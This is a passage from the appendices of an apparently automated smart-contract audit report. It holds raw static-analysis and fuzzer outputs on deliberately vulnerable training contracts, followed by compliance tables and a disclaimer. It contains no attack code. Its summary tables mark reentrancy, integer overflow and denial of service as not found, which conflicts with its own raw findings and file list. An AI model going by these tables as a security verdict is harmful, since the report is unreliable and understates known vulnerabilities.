Error: Tool mythril not available: configuration_error
```

### A.5. echidna

**Execution Time:** 0.67s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.6. medusa

**Execution Time:** 0.1021280288696289s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.7. slither

**Execution Time:** 2.1519827842712402s **Exit Code:** 0 **Findings:** 3

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 3

Findings summary:
  1. [INFO] solc-version (line 1)
  2. [INFO] solc-version (line 0)
  3. [INFO] naming-convention (line 13)
```

### A.8. aderyn

**Execution Time:** 0.926569938659668s **Exit Code:** 0 **Findings:** 5

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 5

Findings summary:
  1. [LOW] unspecific-solidity-pragma (line 2)
  2. [LOW] zero-address-check (line 8)
  3. [LOW] zero-address-check (line 21)
  4. [LOW] useless-public-function (line 11)
  5. [LOW] push-zero-opcode (line 2)
```

### A.9. solhint

**Execution Time:** 1.23s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.10. mythril

**Execution Time:** 10.041487s **Exit Code:** 1 **Findings:** 0

Raw Output (click to expand)

```
Error: Tool mythril not available: configuration_error
```

### A.11. echidna

**Execution Time:** 1.39s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.12. medusa

**Execution Time:** 0.0473017692565918s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.13. slither

**Execution Time:** 2.1292169094085693s **Exit Code:** 0 **Findings:** 3

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 3

Findings summary:
  1. [INFO] solc-version (line 1)
  2. [INFO] solc-version (line 0)
  3. [INFO] naming-convention (line 13)
```

### A.14. aderyn

**Execution Time:** 2.9019410610198975s **Exit Code:** 0 **Findings:** 5

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 5

Findings summary:
  1. [LOW] unsafe-erc20-functions (line 23)
  2. [LOW] unspecific-solidity-pragma (line 1)
  3. [LOW] useless-public-function (line 13)
  4. [LOW] useless-public-function (line 19)
  5. [LOW] require-with-string (line 7)
```

### A.15. solhint

**Execution Time:** 2.34s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.16. mythril

**Execution Time:** 10.220518s **Exit Code:** 1 **Findings:** 0

Raw Output (click to expand)

```
Error: Tool mythril not available: configuration_error
```

### A.17. echidna

**Execution Time:** 0.99s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.18. medusa

**Execution Time:** 0.0657038688659668s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.19. slither

**Execution Time:** 2.139925003051758s **Exit Code:** 0 **Findings:** 3

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 3

Findings summary:
  1. [INFO] solc-version (line 1)
  2. [INFO] solc-version (line 0)
  3. [INFO] naming-convention (line 13)
```

### A.20. aderyn

**Execution Time:** 1.1364200115203857s **Exit Code:** 0 **Findings:** 5

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 5

Findings summary:
  1. [LOW] unspecific-solidity-pragma (line 1)
  2. [LOW] zero-address-check (line 21)
  3. [LOW] zero-address-check (line 28)
  4. [LOW] useless-public-function (line 18)
  5. [LOW] useless-public-function (line 24)
```

### A.21. solhint

**Execution Time:** 4.39s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.22. mythril

**Execution Time:** 10.016548156738281s **Exit Code:** 1 **Findings:** 0

Raw Output (click to expand)

```
Error: Mythril not available: configuration_error
```

### A.23. echidna

**Execution Time:** 0.53s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.24. medusa

**Execution Time:** 0.026082992553710938s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.25. slither

**Execution Time:** 4.145632743835449s **Exit Code:** 0 **Findings:** 3

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 3

Findings summary:
  1. [INFO] solc-version (line 1)
  2. [INFO] solc-version (line 0)
  3. [INFO] naming-convention (line 13)
```

### A.26. aderyn

**Execution Time:** 0.8434369564056396s **Exit Code:** 0 **Findings:** 5

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 5

Findings summary:
  1. [LOW] unspecific-solidity-pragma (line 1)
  2. [LOW] zero-address-check (line 21)
  3. [LOW] zero-address-check (line 28)
  4. [LOW] useless-public-function (line 18)
  5. [LOW] useless-public-function (line 24)
```

### A.27. solhint

**Execution Time:** 1.31s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.28. mythril

**Execution Time:** 10.029832s **Exit Code:** 1 **Findings:** 0

Raw Output (click to expand)

```
Error: Tool mythril not available: configuration_error
```

### A.29. echidna

**Execution Time:** 1.0s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.30. medusa

**Execution Time:** 0.5124690532684326s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.31. slither

**Execution Time:** 3.344421863555908s **Exit Code:** 0 **Findings:** 3

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 3

Findings summary:
  1. [INFO] solc-version (line 1)
  2. [INFO] solc-version (line 0)
  3. [INFO] naming-convention (line 13)
```

### A.32. aderyn

**Execution Time:** 1.4388270378112793s **Exit Code:** 0 **Findings:** 4

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 4

Findings summary:
  1. [LOW] unspecific-solidity-pragma (line 1)
  2. [LOW] useless-public-function (line 6)
  3. [LOW] useless-public-function (line 13)
  4. [LOW] require-with-string (line 14)
```

### A.33. solhint

**Execution Time:** 0.84s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.34. mythril

**Execution Time:** 32.56508016586304s **Exit Code:** 0 **Findings:** 1

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 1

Findings summary:
  1. [HIGH] Integer Arithmetic Bugs (line 0)
```

### A.35. echidna

**Execution Time:** 0.78s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.36. medusa

**Execution Time:** 0.048744916915893555s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.37. slither

**Execution Time:** 1.7570948600769043s **Exit Code:** 0 **Findings:** 3

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 3

Findings summary:
  1. [INFO] solc-version (line 1)
  2. [INFO] solc-version (line 0)
  3. [INFO] naming-convention (line 13)
```

### A.38. aderyn

**Execution Time:** 2.255376100540161s **Exit Code:** 0 **Findings:** 5

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 5

Findings summary:
  1. [LOW] unsafe-erc20-functions (line 17)
  2. [LOW] unspecific-solidity-pragma (line 2)
  3. [LOW] useless-public-function (line 22)
  4. [LOW] require-with-string (line 16)
  5. [LOW] push-zero-opcode (line 2)
```

### A.39. solhint

**Execution Time:** 3.09s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.40. mythril

**Execution Time:** 20.13927412033081s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.41. echidna

**Execution Time:** 0.73s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.42. medusa

**Execution Time:** 0.037702083587646484s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.43. slither

**Execution Time:** 5.942042827606201s **Exit Code:** 0 **Findings:** 3

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 3

Findings summary:
  1. [INFO] solc-version (line 1)
  2. [INFO] solc-version (line 0)
  3. [INFO] naming-convention (line 13)
```

### A.44. aderyn

**Execution Time:** 1.5967187881469727s **Exit Code:** 0 **Findings:** 5

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 5

Findings summary:
  1. [LOW] centralization-risk (line 30)
  2. [LOW] unsafe-erc20-functions (line 31)
  3. [LOW] unspecific-solidity-pragma (line 2)
  4. [LOW] useless-public-function (line 18)
  5. [LOW] useless-public-function (line 26)
```

### A.45. solhint

**Execution Time:** 0.64s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.46. mythril

**Execution Time:** 13.766741037368774s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.47. echidna

**Execution Time:** 0.73s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.48. medusa

**Execution Time:** 0.03946876525878906s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.49. slither

**Execution Time:** 4.608418941497803s **Exit Code:** 0 **Findings:** 3

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 3

Findings summary:
  1. [INFO] solc-version (line 1)
  2. [INFO] solc-version (line 0)
  3. [INFO] naming-convention (line 13)
```

### A.50. aderyn

**Execution Time:** 5.4968178272247314s **Exit Code:** 0 **Findings:** 5

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 5

Findings summary:
  1. [HIGH] unchecked-send (line 51)
  2. [HIGH] send-ether-no-checks (line 9)
  3. [HIGH] send-ether-no-checks (line 45)
  4. [LOW] unspecific-solidity-pragma (line 1)
  5. [LOW] useless-public-function (line 9)
```

### A.51. solhint

**Execution Time:** 4.36s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.52. mythril

**Execution Time:** 71.07541418075562s **Exit Code:** 0 **Findings:** 3

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 3

Findings summary:
  1. [MEDIUM] Transaction Order Dependence (line 0)
  2. [MEDIUM] Transaction Order Dependence (line 0)
  3. [MEDIUM] Unchecked return value from external call. (line 0)
```

### A.53. echidna

**Execution Time:** 0.26s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

### A.54. medusa

**Execution Time:** 0.025168180465698242s **Exit Code:** 0 **Findings:** 0

Raw Output (click to expand)

```
Analysis completed successfully.
Findings detected: 0
```

## Appendix B: Files Analyzed

| # | FILE PATH | LINES | FUNCTIONS | FINDINGS |
|---|---|---|---|---|
| 1 | `Vault_Ethernaut.sol` | 18 | -- | 6 |
| 2 | `Delegation_Ethernaut.sol` | 31 | -- | 8 |
| 3 | `WrongConstructor_TrailOfBits.sol` | 25 | -- | 8 |
| 4 | `Unprotected_TrailOfBits.sol` | 30 | -- | 8 |
| 5 | `Reentrancy_TrailOfBits.sol` | 43 | -- | 8 |
| 6 | `IntegerOverflow_TrailOfBits.sol` | 17 | -- | 8 |
| 7 | `King_Ethernaut.sol` | 25 | -- | 8 |
| 8 | `Fallback_Ethernaut.sol` | 38 | -- | 8 |
| 9 | `DoS_Auction_TrailOfBits.sol` | 53 | -- | 11 |

## Appendix C: SWC Registry Compliance

| SWC ID | TITLE | STATUS | FINDING(S) |
|---|---|---|---|
| SWC-101 | Integer Overflow and Underflow | ✅ Not Found | -- |
| SWC-102 | Outdated Compiler Version | ⚠️ Found | F1, F2, F3, F4, F5, F6, F7, F8, F9, F10, F11, F12, F13, F14, F15, F16, F17, F18 |
| SWC-103 | Floating Pragma | ⚠️ Found | F1, F2, F3, F4, F5, F6, F7, F8, F9 |
| SWC-104 | Unchecked Call Return Value | ⚠️ Found | F1 |
| SWC-107 | Reentrancy | ✅ Not Found | -- |
| SWC-115 | Authorization through tx.origin | ✅ Not Found | -- |

## Appendix D: OWASP Smart Contract Top 10

| RANK | CATEGORY | STATUS | FINDINGS |
|---|---|---|---|
| SC01 | Reentrancy Attacks | ✅ | 0 |
| SC02 | Access Control Vulnerabilities | ✅ | 0 |
| SC03 | Arithmetic Issues | ⚠️ | 1 |
| SC04 | Unchecked Return Values | ⚠️ | 2 |
| SC05 | Denial of Service | ✅ | 0 |

## Appendix E: Glossary

| TERM | DEFINITION |
|---|---|
| **Reentrancy** | A vulnerability where an external call allows execution to re-enter the calling contract before the first execution completes |
| **Integer Overflow** | When an arithmetic operation results in a value larger than can be stored in the variable |
| **Front-running** | Exploiting knowledge of pending transactions to gain an advantage |
| **Flash Loan Attack** | Using uncollateralized loans within a single transaction to manipulate protocols |
| **Oracle Manipulation** | Attacking price feeds or external data sources to influence contract behavior |
| **Access Control** | Mechanisms that restrict who can execute sensitive functions |

## Appendix F: Audit Trail

| EVENT | TIMESTAMP | HASH |
|---|---|---|
| Contract Snapshot | 2026-02-02 | `N/A` |
| Analysis Started | 2026-02-02 | -- |
| Analysis Completed | 2026-02-02 13:15:55 | -- |
| Report Generated | 2026-02-02 13:15:55 | -- |
| Report Hash | 2026-02-02 13:15:55 | `N/A` |

# Disclaimer

This audit report is provided on an "AS IS" basis without warranties of any kind, whether express or implied. The findings and recommendations represent the auditor's professional opinion based on the scope and methodology described.

**Limitations:** - This audit does not guarantee the absence of vulnerabilities - Smart contract security is an evolving field - New vulnerabilities may be discovered post-audit - Economic and governance attacks may not be fully modeled - The client is responsible for implementing and testing fixes

**AI Disclosure:** Sections labeled as "AI-Generated" or "AI Analysis" were produced using large language models (mistral:latest). These AI-generated insights are supplementary and should be reviewed by qualified security professionals. AI outputs may contain inaccuracies and are provided for informational purposes only.

---

**Powered by [MIESC](https://github.com/fboiero/MIESC)** Multi-layer Intelligent Evaluation for Smart Contracts *Report generated: 2026-02-02 13:15:55* *Report Version: 1.0*